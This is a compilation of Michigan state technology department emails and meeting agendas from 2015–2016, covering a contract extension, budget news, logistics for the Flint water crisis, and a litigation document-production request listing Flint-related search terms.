I wanted to touch base with you regarding the contract the IT Depot has with Re-Source Partners. I am the new manager over Depot as it is now rolled up into the Logistics & Operations Support group. I am also fairly new to State Government and am a bit unfamiliar with how the contract process works. Regarding the contract in question, I see there were two 1-year options and a sixth month extension that will expire this coming April. After talking to another manager in LOS, it does not sound like we will have enough time to do a full RFP before the contract expires. The work that Re-Source Partners does for us is critical to our operation and must continue. Considering this contract is a zero dollar contract, is it possible to get another six month extension for it so that we have time for the RFP? We are very happy with the services provided by Re-Source Partners and would like to continue to use their services in the future, and considering it is a zero dollar contract, I wasn't even sure if a full RFP was even necessary.

If you have time, maybe we could set up a quick call to discuss next week? Let me know your schedule and I can set something up.

Thanks!

**Seth Wright, Departmental Manager**  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office: 517-636-0731

Email: [wrights17@michigan.gov](mailto:wrights17@michigan.gov)



**HELP. CONNECT. SOLVE.**

---

**From:** DTMB Director and CIO David Behen <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, February 17, 2016 10:10 AM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** The Gov. Snyder's Budget Proposal



Good morning everyone. I hope everyone had a great holiday weekend.

I had the good fortune to travel to Marquette on Monday with Chad Laidlaw, DTMB's policy and planning analyst, to meet with city, business and university leaders and to address the Economic Club of Marquette. I told them about the many things DTMB does, placing special emphasis on our work in mobility and cybersecurity. Marquette is really developing and making its mark as an innovative and entrepreneurial community.

Now work.

The executive budget Gov. Snyder presented last week outlined his investment plan for Michigan. Yes, the proposal for fiscal year 2017-18 outlined a strategy to address the critical challenges of addressing the Flint water crisis and turning around Detroit's Public Schools, but the \$54.9 billion plan also includes investment in four key areas:

- **Education.** The budget increases investment to K-12 schools, community colleges and the state's public universities. Additional funds are proposed to expand career, technical, science, technology, engineering and math programs.
- **Protecting the Public.** The governor's plan expands the Secure Cities program, which has reduced violent crime in four major Michigan cities. Funds also would support an additional trooper recruit school and an academy to train corrections officers, among other initiatives.
- **Putting People First.** The governor recommends continued expansion of the Healthy Kids Dental Program and funding efforts to ensure residents have access to affordable health care. His proposal boosts funds to help cover new higher cost specialty medications to treat conditions such as hepatitis C and cystic fibrosis, among others.
- **Investing in Infrastructure.** The proposal allocates \$1.2 billion to maintain and repair Michigan roads, bridges and other critical infrastructure.

The budget proposal also includes FY 2017-18 funding recommendations for DTMB. Gov. Snyder recommends ongoing funding of \$1.3 billion for department operations and a one-time allocation of \$32.4 million.



A few highlights include:

- \$502 million for information technology support for all state agencies and \$132.8 million for 14 high-priority IT projects in seven agencies. He recommends increasing the Information Technology Investment Fund by \$7 million, from \$65 million to \$72 million. This fund supports several major multiyear IT projects and upgrades, including the replacement of outdated legacy systems.
- An additional \$5 million to support cybersecurity improvements to safeguard citizens' personal information and protect critical infrastructure and government services.
- IT support of \$6.5 million to modernize the Office of Retirement Services' systems and enhance customer service for more than 530,000 current and future retirees.

You can see the full executive budget recommendations, which are posted on the Budget Office website. Details of DTMB's proposed budget begin on page B-75.

We can expect to see many changes before the budgets are signed and become effective Oct. 1. The executive budget will be used by the House and Senate Appropriations Committees as they work on their own budgets and hold committee hearings on the proposals. I'll keep you posted as the process moves ahead.

As always, I welcome your notes, whether about the budget process or any other topic. Please send them to me at [behend@michigan.gov](mailto:behend@michigan.gov).

Thank you again for all the good work you do. I hope you have a great week ahead.

David

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The Department of Technology, Management and Budget

You are receiving this email because you are an employee of the Department of Technology, Management and Budget. If you have questions about your subscription, please contact [DTMB-Communications@michigan.gov](mailto:DTMB-Communications@michigan.gov).

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
This email was sent to [thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov) using GovDelivery, on behalf of DTMB - Lewis Cass Building - 325 South Walnut Street - Lansing, MI 48933 517-373-1004



**Agenda**  
**Kristen One-on-One**  
**February 17, 2016**  
**3:00 pm – 4:00 pm**

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1. Procurement Statuses
  - a. CMP – Option year, 4/30/16
  - b. AGFA – Option year, 7/31/16
2. Personnel Updates
  - a. Duane Feiss
3. Potential projects/procurements
  - a. File-based print and mail
  - b. RPD proposal
4. Miscellaneous
  - a. Pace implementation
    - i. Project Sigma
  - b. Monthly Reporting
  - c. Print analysis
  - d. Performance plans
  - e. Treasury billing
  - f. Flint Water billings



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**Agenda**  
**Bi-Weekly Meeting**  
**Monday, February 22, 2016**  
**2:30 p.m. – 4:30 p.m.**

Invited: Joyce Van Coevering, Kristi Thompson

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1. Joyce's Discussion Topics
  - a. DR/Business Continuity
2. Follow Up Items from prior meeting
  - a. Depot Update
3. Ongoing Discussion Items
  - i. General Status Update
    1. IPM's/PD's
    2. Process Reviews
  - ii. Printing Services
    1. Logic Replacement Implementation
    2. Job Tracking and Accountability
    3. Print Analysis
  - iii. Warehouse Services
    1. Staffing
  - iv. State Surplus
    1. Building 600
  - v. Federal Surplus
    1. Flint Water Donation
    2. Airplane issue
  - vi. Mailing Services
    1. Use of Permit 1200
    2. National Award Submission
  - vii. Delivery Services
    1. n/a
  - viii. Records Management
    1. Wayne County Storage contract – Current Status
      - a. Business Case to bring inside
    2. Possible Disciplinary Action
4. New Items

a. Frozen Positions

---

**From:** thompsonk1@michigan.gov  
**Sent:** Thursday, January 28, 2016 1:26 PM  
**To:** Millimaki, Shelly (DTMB)  
**Subject:** Fwd: Flint Gov Office Emergency

Can we send Chris with a driver to help lift?

When is Aaron Doerr back?

Thanks,  
Kristi

Begin forwarded message:

From: <[chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com)>  
Date: January 28, 2016 at 1:17:45 PM EST  
To: <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>, <[NelsonC12@michigan.gov](mailto:NelsonC12@michigan.gov)>, <[MillimakiS@michigan.gov](mailto:MillimakiS@michigan.gov)>  
Cc: <[6096085712@metrocall.com](mailto:6096085712@metrocall.com)>, Kristi <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>, John <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>, "Hardin, Chad (DTMB)" <[HardinC1@michigan.gov](mailto:HardinC1@michigan.gov)>  
Subject: Re: Flint Gov Office Emergency

Not ideal but if that is the only option it may work. It will take multiple individuals to lift it in and out as this is a 300 pound piece of equipment. 27" x 27" x 48 tall.

Cj~

Christopher Slabbekoorn  
Service Delivery Manager for the  
State of Michigan  
Ricoh Managed Document Services

RICOH USA, INC.  
2321 Club Meridian, Suite A  
Okemos, MI 48864  
Cass Desk: 517•241•9594  
Cell: 517•528•8955  
DTMB Depot Desk: 517•241•2889  
[Chris.Slabbekoorn@ricoh-usa.com](mailto:Chris.Slabbekoorn@ricoh-usa.com)  
[SlabbekoornC1@michigan.gov](mailto:SlabbekoornC1@michigan.gov)  
Team: [ricohmiprint@ricoh-usa.com](mailto:ricohmiprint@ricoh-usa.com)  
[www.ricoh-usa.com](http://www.ricoh-usa.com)

From: "Hardin, Chad (DTMB)" <[HardinC1@michigan.gov](mailto:HardinC1@michigan.gov)>  
To: "Millimaki, Shelly (DTMB)" <[MillimakiS@michigan.gov](mailto:MillimakiS@michigan.gov)>  
Cc: "CJ Slabbekoorn ([chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com))" <[chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com)>  
Date: 01/28/2016 01:03 PM  
Subject: Re: Flint Gov Office Emergency

I don't think so but Slabbekoorn would be able to tell you that.

Chad S. Hardin, Manager  
DTMB Strategic Partnerships  
Phone: 517-241-7114  
Cell: 517-709-2004  
Email: [hardinc1@michigan.gov](mailto:hardinc1@michigan.gov)  
Help - Connect - Solve

From: Millimaki, Shelly (DTMB)  
Sent: Thursday, January 28, 2016 1:02:04 PM  
To: Hardin, Chad (DTMB)  
Subject: RE: Flint Gov Office Emergency

Can we put this in a mini van?

From: Hardin, Chad (DTMB)  
Sent: Thursday, January 28, 2016 12:53 PM  
To: Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>; Nelson, Christopher (DTMB) <[NelsonC12@michigan.gov](mailto:NelsonC12@michigan.gov)>; CJ Slabbekoorn ([chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com)) <[chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com)>; Millimaki, Shelly (DTMB) <[MillimakiS@michigan.gov](mailto:MillimakiS@michigan.gov)>  
Cc: Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>  
Subject: Flint Gov Office Emergency  
Importance: High

All,

Sorry for the last minute need but I need a truck at Depot in the next hour to get a multifunction device to Flint to support the Governor's Office needs. If there are any issues or delays with this please notify me immediately. The address is below and Chris Slabbekoorn is at Depot waiting.

4315 N. Clio Road, Flint 48504

Chad S. Hardin  
Manager, Strategic Partnerships  
Department of Technology, Management & Budget [Hardinc1@michigan.gov](mailto:Hardinc1@michigan.gov)  
Office: 517-241-7114  
Cell: 517-709-2004



---

**From:** thompsonk1@michigan.gov  
**Sent:** Tuesday, February 16, 2016 10:26 AM  
**To:** Sample, Brice (DTMB)  
**Subject:** Fwd: NEW DEADLINE - Time Sensitive Request

Please confirm your team won't have anything.

Thanks,  
Kristi

Begin forwarded message:

From: "VanCoevering, Joyce (DTMB)" <Vancoeveringj1@michigan.gov>  
Date: February 16, 2016 at 10:08:38 AM EST  
To: "Thompson, Kristi (DTMB)" <thompsonk1@michigan.gov>  
Subject: RE: NEW DEADLINE - Time Sensitive Request

But if they have any emails with those key terms they still need to submit the names of those folks. For example, if IT asked for their assistance to store emails from Flint, then that person's name should be included.

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005

From: Thompson, Kristi (DTMB)  
Sent: Tuesday, February 16, 2016 10:07 AM  
To: VanCoevering, Joyce (DTMB) <Vancoeveringj1@michigan.gov>  
Subject: Re: NEW DEADLINE - Time Sensitive Request

They wouldn't be recipients of any of the emails. They are the service provider helping the agencies develop a plan for keeping their responsive emails.

Thanks,  
Kristi

On Feb 16, 2016, at 10:04 AM, VanCoevering, Joyce (DTMB) <Vancoeveringj1@michigan.gov> wrote:  
???? What about the work RMS staff has been doing with HPTrim?



Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005

<image003.png>

From: Sample, Brice (DTMB)  
Sent: Tuesday, February 16, 2016 7:58 AM  
To: VanCoevering, Joyce (DTMB) <Vancoeveringj1@michigan.gov>; Thompson, Kristi (DTMB) <thompsonk1@michigan.gov>  
Subject: RE: NEW DEADLINE - Time Sensitive Request

None of the Records Center staff are likely custodies of email using any of those terms.

Brice Sample, CRM  
Records Manager  
DTMB, OSS, LOS  
Records Management Services  
[http://www.michigan.gov/dtmb/0,5552,7-150-9141\\_21738---,00.html](http://www.michigan.gov/dtmb/0,5552,7-150-9141_21738---,00.html)  
517-335-9450

DTMB service catalog  
<http://inside.michigan.gov/dtmb/Pages/default.aspx>

<image001.gif>

From: VanCoevering, Joyce (DTMB)  
Sent: Friday, February 12, 2016 4:06 PM  
To: Cischke, Roy (DTMB) <cischker@michigan.gov>; Goodine, Tom (DTMB) <goodinet@michigan.gov>; Hampton, Kristen (DTMB) <HamptonK@michigan.gov>; Hofmeister, David (DTMB) <HofmeisterD@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; Ruhstorfer, Amy (DTMB) <RuhstorferA@michigan.gov>; Sample, Brice (DTMB) <sampleb@michigan.gov>; Thompson, Kristi (DTMB) <thompsonk1@michigan.gov>; Wright, Seth (DTMB) <WrightS17@michigan.gov>  
Subject: FW: NEW DEADLINE - Time Sensitive Request  
Importance: High

Please provide me a list of names custodians (see original email from below from Brom to SMT) by 10:00 on Tuesday 2/16/16.

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005

<image002.png>

From: Stibitz, Brom (DTMB)

Sent: Friday, February 12, 2016 3:57 PM

To: Allen, Charlotte (DTMB) <AllenC1@michigan.gov>; Behen, David (DTMB) <Behend@michigan.gov>; Best, Marcy (DTMB) <BestM@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Gilliland, Michael (DTMB) <gillilandm@michigan.gov>; Gonzalez, Tonyia (DTMB) <GonzalezT1@michigan.gov>; Griswold, Kim (DTMB) <GRISWOLDK@michigan.gov>; Ingersoll, Jean (DHHS) <IngersollJ@michigan.gov>; Jeffery, Phillip (DTMB) <Jefferyp@michigan.gov>; King, Susan (MCSC) <KingS5@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Lowe, Richard (DTMB) <lower@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Palmer, Jason (DTMB) <PalmerJ2@michigan.gov>; Rabidoux, Jill (DTMB) <RabidouxJ@michigan.gov>; Ragsdale, Aimee (DTMB) <RagsdaleA@michigan.gov>; Schafer, Dana (DTMB) <schaferd1@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Sweeney, Matthew (DTMB) <SweeneyM1@michigan.gov>; Taylor, Beverly (DTMB) <TaylorB8@michigan.gov>; Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Turnquist, Michael (DTMB) <TurnquistM@michigan.gov>; VanCoeverying, Joyce (DTMB) <Vancoeveringj1@michigan.gov>; Vanden Bosch, Kerrie (DTMB) <vandenboschk@michigan.gov>; Wellman, Jeff (DTMB) <WellmanJ1@michigan.gov>

Cc: Baker, Natasha (SRO) <BakerN5@michigan.gov>; Hawks, Orlene (DTMB) <HawksO@michigan.gov>

Subject: NEW DEADLINE - Time Sensitive Request

Senior Management Team,

We just received the search terms for the document production. (See below.) Given the lateness of this email, we are asking you send your list of custodians to Jean Ingersoll no later than noon on Tuesday, February 16.

We are not asking you to conduct any searches right now. Further directions will come from Jean.

Search terms:

Legionnaire

Legionella

"boil water order" & "Flint" (anywhere in document) "coli" & Flint (anywhere in document) "bacteria" & "Flint" (anywhere in document) "microb" & "Flint" (anywhere in document) "TTHM" & "Flint" (anywhere in document) "Lead" & "Flint" (anywhere in document) "emergency" & "Flint" (anywhere in document) Karegnondi "Genesee County Health Department"

"Flint" (within sentence) "utilities"

"Lead and Copper Rule"

"Detroit Water and Sewerage Department" & "Flint" (anywhere in document) "DWSD" & "Flint" (anywhere in document) "Flint River"

"Pb" & "water" (anywhere in document)

"KWA"

Please call me or Jean if you have any questions.

Brom

From: Stibitz, Brom (DTMB)

Sent: Thursday, February 11, 2016 4:40 PM

To: Allen, Charlotte (DTMB) <AllenC1@michigan.gov>; Behen, David (DTMB) <Behend@michigan.gov>; Best, Marcy (DTMB) <BestM@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Gilliland, Michael (DTMB) <gillilandm@michigan.gov>; Gonzalez, Tonyia (DTMB) <GonzalezT1@michigan.gov>; Griswold, Kim (DTMB) <GRISWOLDK@michigan.gov>; Ingersoll, Jean (DHHS) <IngersollJ@michigan.gov>; Jeffery, Phillip (DTMB) <Jefferyp@michigan.gov>; King, Susan (MCSC) <KingS5@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Lowe, Richard (DTMB) <lower@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Palmer, Jason (DTMB) <PalmerJ2@michigan.gov>; Rabidoux, Jill (DTMB) <RabidouxJ@michigan.gov>; Ragsdale, Aimee (DTMB) <RagsdaleA@michigan.gov>; Schafer, Dana (DTMB) <schaferd1@michigan.gov>; Stibitz, Brom (DTMB) <StibitzB@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Sweeney, Matthew (DTMB) <SweeneyM1@michigan.gov>; Taylor, Beverly (DTMB) <TaylorB8@michigan.gov>; Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Turnquist, Michael (DTMB) <TurnquistM@michigan.gov>; VanCoevering, Joyce (DTMB) <Vancoeveringj1@michigan.gov>; Vanden Bosch, Kerrie (DTMB) <vandenboschk@michigan.gov>; Wellman, Jeff (DTMB) <WellmanJ1@michigan.gov>

Subject: Time Sensitive Request

SMT,

Jean Ingersoll is leading DTMB's effort to comply with document production requests related to freedom of information requests and certain lawsuits against the state.

At some point during the day tomorrow, Jean will share with you a list of standard "search terms" which we will use to compile documents related to this lawsuit.

Within 2 hours of receiving this email from Jean, you need to respond with a list of likely custodians from your work area. Jean may have more information on this tomorrow, but generally speaking a custodian will be a staff member who might reasonably be expected to have documents (electronic or otherwise) that correspond to the issues identified in the search terms.

If you have any questions, please call me or Jean. This is an important issue and I thank you in advance for your attention to this matter.

Brom Stibitz  
Chief Deputy Director  
Michigan Department of Technology, Management and Budget stibitzb@michigan.gov  
517-373-1004  
<image001.gif>

---

**From:** thompsonk1@michigan.gov  
**Sent:** Tuesday, February 16, 2016 10:37 AM  
**To:** VanCoevering, Joyce (DTMB)  
**Subject:** Fwd: NEW DEADLINE - Time Sensitive Request

FYI

Thanks,  
Kristi

Begin forwarded message:

From: "Sample, Brice (DTMB)" <sampleb@michigan.gov>  
Date: February 16, 2016 at 10:34:49 AM EST  
To: "Thompson, Kristi (DTMB)" <thompsonk1@michigan.gov>  
Subject: Re: NEW DEADLINE - Time Sensitive Request

The combination of terms you will not likely see in any of our communications with IT or with the Agencies that will be using Records Manager for the records.

If the word Flint independently is a term, then yes. Likely custodians would be Jessie Weston, Scott Fitton, Brice Sample.

Sent from my iPad

On Feb 16, 2016, at 10:26 AM, Thompson, Kristi (DTMB) <thompsonk1@michigan.gov> wrote:

Please confirm your team won't have anything.

Thanks,  
Kristi

Begin forwarded message:

From: "VanCoevering, Joyce (DTMB)" <Vancoeveringj1@michigan.gov>  
Date: February 16, 2016 at 10:08:38 AM EST  
To: "Thompson, Kristi (DTMB)" <thompsonk1@michigan.gov>  
Subject: RE: NEW DEADLINE - Time Sensitive Request

But if they have any emails with those key terms they still need to submit the names of those folks. For example, if IT asked for their assistance to store emails from Flint, then that person's name should be included.

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005

<image001.png>

From: Thompson, Kristi (DTMB)  
Sent: Tuesday, February 16, 2016 10:07 AM  
To: VanCoeving, Joyce (DTMB) <Vancoeveringj1@michigan.gov>  
Subject: Re: NEW DEADLINE - Time Sensitive Request

They wouldn't be recipients of any of the emails. They are the service provider helping the agencies develop a plan for keeping their responsive emails.

Thanks,  
Kristi

On Feb 16, 2016, at 10:04 AM, VanCoeving, Joyce (DTMB) <Vancoeveringj1@michigan.gov> wrote:  
???? What about the work RMS staff has been doing with HPTrim?

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005

<image003.png>

From: Sample, Brice (DTMB)  
Sent: Tuesday, February 16, 2016 7:58 AM  
To: VanCoeving, Joyce (DTMB) <Vancoeveringj1@michigan.gov>; Thompson, Kristi (DTMB) <thompsonk1@michigan.gov>  
Subject: RE: NEW DEADLINE - Time Sensitive Request

None of the Records Center staff are likely custodies of email using any of those terms.

Brice Sample, CRM  
Records Manager  
DTMB, OSS, LOS  
Records Management Services  
[http://www.michigan.gov/dtmb/0,5552,7-150-9141\\_21738---,00.html](http://www.michigan.gov/dtmb/0,5552,7-150-9141_21738---,00.html)  
517-335-9450

DTMB service catalog  
<http://inside.michigan.gov/dtmb/Pages/default.aspx>

<image001.gif>

From: VanCoeverting, Joyce (DTMB)

Sent: Friday, February 12, 2016 4:06 PM

To: Cischke, Roy (DTMB) <cischker@michigan.gov>; Goodine, Tom (DTMB) <goodinet@michigan.gov>; Hampton, Kristen (DTMB) <HamptonK@michigan.gov>; Hofmeister, David (DTMB) <HofmeisterD@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; Ruhstorfer, Amy (DTMB) <RuhstorferA@michigan.gov>; Sample, Brice (DTMB) <sampleb@michigan.gov>; Thompson, Kristi (DTMB) <thompsonk1@michigan.gov>; Wright, Seth (DTMB) <WrightS17@michigan.gov>

Subject: FW: NEW DEADLINE - Time Sensitive Request

Importance: High

Please provide me a list of names custodians (see original email from below from Brom to SMT) by 10:00 on Tuesday 2/16/16.

Joyce Van Coevering, Director

Office of Support Services

MI Department of Technology, Management and Budget

517-322-5005

<image002.png>

From: Stibitz, Brom (DTMB)

Sent: Friday, February 12, 2016 3:57 PM

To: Allen, Charlotte (DTMB) <AllenC1@michigan.gov>; Behen, David (DTMB) <Behend@michigan.gov>; Best, Marcy (DTMB) <BestM@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Gilliland, Michael (DTMB) <gillilandm@michigan.gov>; Gonzalez, Tonyia (DTMB) <GonzalezT1@michigan.gov>; Griswold, Kim (DTMB) <GRISWOLDK@michigan.gov>; Ingersoll, Jean (DHHS) <IngersollJ@michigan.gov>; Jeffery, Phillip (DTMB) <Jefferyp@michigan.gov>; King, Susan (MCSC) <KingS5@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Lowe, Richard (DTMB) <lower@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Palmer, Jason (DTMB) <PalmerJ2@michigan.gov>; Rabidoux, Jill (DTMB) <RabidouxJ@michigan.gov>; Ragsdale, Aimee (DTMB) <RagsdaleA@michigan.gov>; Schafer, Dana (DTMB) <schaferd1@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Sweeney, Matthew (DTMB) <SweeneyM1@michigan.gov>; Taylor, Beverly (DTMB) <TaylorB8@michigan.gov>; Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Turnquist, Michael (DTMB) <TurnquistM@michigan.gov>; VanCoeverting, Joyce (DTMB) <Vancoeveringj1@michigan.gov>; Vanden Bosch, Kerrie (DTMB) <vandenboschk@michigan.gov>; Wellman, Jeff (DTMB) <WellmanJ1@michigan.gov>

Cc: Baker, Natasha (SRO) <BakerN5@michigan.gov>; Hawks, Orlene (DTMB) <HawksO@michigan.gov>

Subject: NEW DEADLINE - Time Sensitive Request

Senior Management Team,

We just received the search terms for the document production. (See below.) Given the lateness of this email, we are asking you send your list of custodians to Jean Ingersoll no later than noon on Tuesday, February 16.

We are not asking you to conduct any searches right now. Further directions will come from Jean.

Search terms:

Legionnaire

Legionella

"boil water order" & "Flint" (anywhere in document) "coli" & Flint (anywhere in document) "bacteria" & "Flint" (anywhere in document) "microb" & "Flint" (anywhere in document) "TTHM" & "Flint" (anywhere in document) "Lead" & "Flint" (anywhere in document) "emergency" & "Flint" (anywhere in document) Karegnondi "Genesee County Health Department"

"Flint" (within sentence) "utilities"

"Lead and Copper Rule"

"Detroit Water and Sewerage Department" & "Flint" (anywhere in document) "DWSD" & "Flint" (anywhere in document) "Flint River"

"Pb" & "water" (anywhere in document)

"KWA"

Please call me or Jean if you have any questions.

Brom

From: Stibitz, Brom (DTMB)

Sent: Thursday, February 11, 2016 4:40 PM

To: Allen, Charlotte (DTMB) <AllenC1@michigan.gov>; Behen, David (DTMB) <Behend@michigan.gov>; Best, Marcy (DTMB) <BestM@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Gilliland, Michael (DTMB) <gillilandm@michigan.gov>; Gonzalez, Tonyia (DTMB) <GonzalezT1@michigan.gov>; Griswold, Kim (DTMB) <GRISWOLDK@michigan.gov>; Ingersoll, Jean (DHHS) <IngersollJ@michigan.gov>; Jeffery, Phillip (DTMB) <JefferyP@michigan.gov>; King, Susan (MCSC) <KingS5@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Lowe, Richard (DTMB) <lower@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Palmer, Jason (DTMB) <PalmerJ2@michigan.gov>; Rabidoux, Jill (DTMB) <RabidouxJ@michigan.gov>; Ragsdale, Aimee (DTMB) <RagsdaleA@michigan.gov>; Schafer, Dana (DTMB) <schaferd1@michigan.gov>; Stibitz, Brom (DTMB) <StibitzB@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Sweeney, Matthew (DTMB) <SweeneyM1@michigan.gov>; Taylor, Beverly (DTMB) <TaylorB8@michigan.gov>; Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Turnquist, Michael (DTMB) <TurnquistM@michigan.gov>; VanCoevering, Joyce (DTMB) <Vancoeveringj1@michigan.gov>; Vanden Bosch, Kerrie (DTMB) <vandenboschk@michigan.gov>; Wellman, Jeff (DTMB) <WellmanJ1@michigan.gov>

Subject: Time Sensitive Request

SMT,

Jean Ingersoll is leading DTMB's effort to comply with document production requests related to freedom of information requests and certain lawsuits against the state.

At some point during the day tomorrow, Jean will share with you a list of standard "search terms" which we will use to compile documents related to this lawsuit.

Within 2 hours of receiving this email from Jean, you need to respond with a list of likely custodians from your work area. Jean may have more information on this tomorrow, but generally speaking a custodian will be a staff member who might reasonably be expected to have documents (electronic or otherwise) that correspond to the issues identified in the search terms.

If you have any questions, please call me or Jean. This is an important issue and I thank you in advance for your attention to this matter.

Brom Stibitz  
Chief Deputy Director  
Michigan Department of Technology, Management and Budget [stibitzb@michigan.gov](mailto:stibitzb@michigan.gov)  
517-373-1004  
<image001.gif>



---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Friday, October 02, 2015 9:16 AM  
**To:** Banks, William (DTMB)  
**Subject:** FW: URGENT PRINT REQUEST CITY OF FLINT WATER  
**Attachments:** IMG\_0019.JPG; ATT00001.txt  
  
**Importance:** High

Not sure if Tom's in today but wanted to make sure you guys saw this.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget Office @ GSB: 517.636.5407 Office @ Surplus: 517.335.1006 Office  
@ Records Center: 517.373.1844

-----Original Message-----

From: Sanches, Christine (DHHS)  
Sent: Friday, October 2, 2015 8:55 AM  
To: Cooley, Tom (DTMB) <[cooleyt@michigan.gov](mailto:cooleyt@michigan.gov)>  
Cc: VanCoevering, Joyce (DTMB) <[Vancoeveringj1@michigan.gov](mailto:Vancoeveringj1@michigan.gov)>; Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
Subject: URGENT PRINT REQUEST CITY OF FLINT WATER  
Importance: High

Tom,

HELP!!!!

CITY OF FLINT WATER ..... PUBLIC HEALTH ADVISORY

DHHS NEEDS TO PRINT 25,000 VOUCHERS FOR CUSTOMERS TO PICK UP A WATER FILTER ASAP.

Chris

Christine H. Sanches  
Director, Office of Contracts & Purchasing Michigan Department of Health & Human Services Suite 1201  
235 S. Grand Ave.  
Lansing, MI 48933  
[sanchesc@michigan.gov](mailto:sanchesc@michigan.gov)  
517-335-1161 desk  
517-614-9948 cell

-----Original Message-----

From: [farahhanley@gmail.com](mailto:farahhanley@gmail.com) [<mailto:farahhanley@gmail.com>]

Sent: Friday, October 2, 2015 8:45 AM

To: Sanches, Christine (DHHS) <[SanchesC@michigan.gov](mailto:SanchesC@michigan.gov)>

Subject: Picture voucher

1. Contact DTM B - <sup>Can they make</sup> copies / develop?
2. Develop voucher
3. Get it to county office (Kurt Warner? Osterhoff?)

Voucher # \_\_\_\_\_

Water mark  
Colored paper

This voucher is good for <sup>in</sup> \_\_\_\_\_

Water filter model # \_\_\_\_\_

at the following stores

|          |       |                   |
|----------|-------|-------------------|
| Meijer   | _____ | location address? |
| Wal-Mart | _____ | location address  |

Authentic? Stamp if available ←

|       |                  |
|-------|------------------|
| _____ | Client name      |
| _____ | Case #           |
| _____ | Interviewer name |
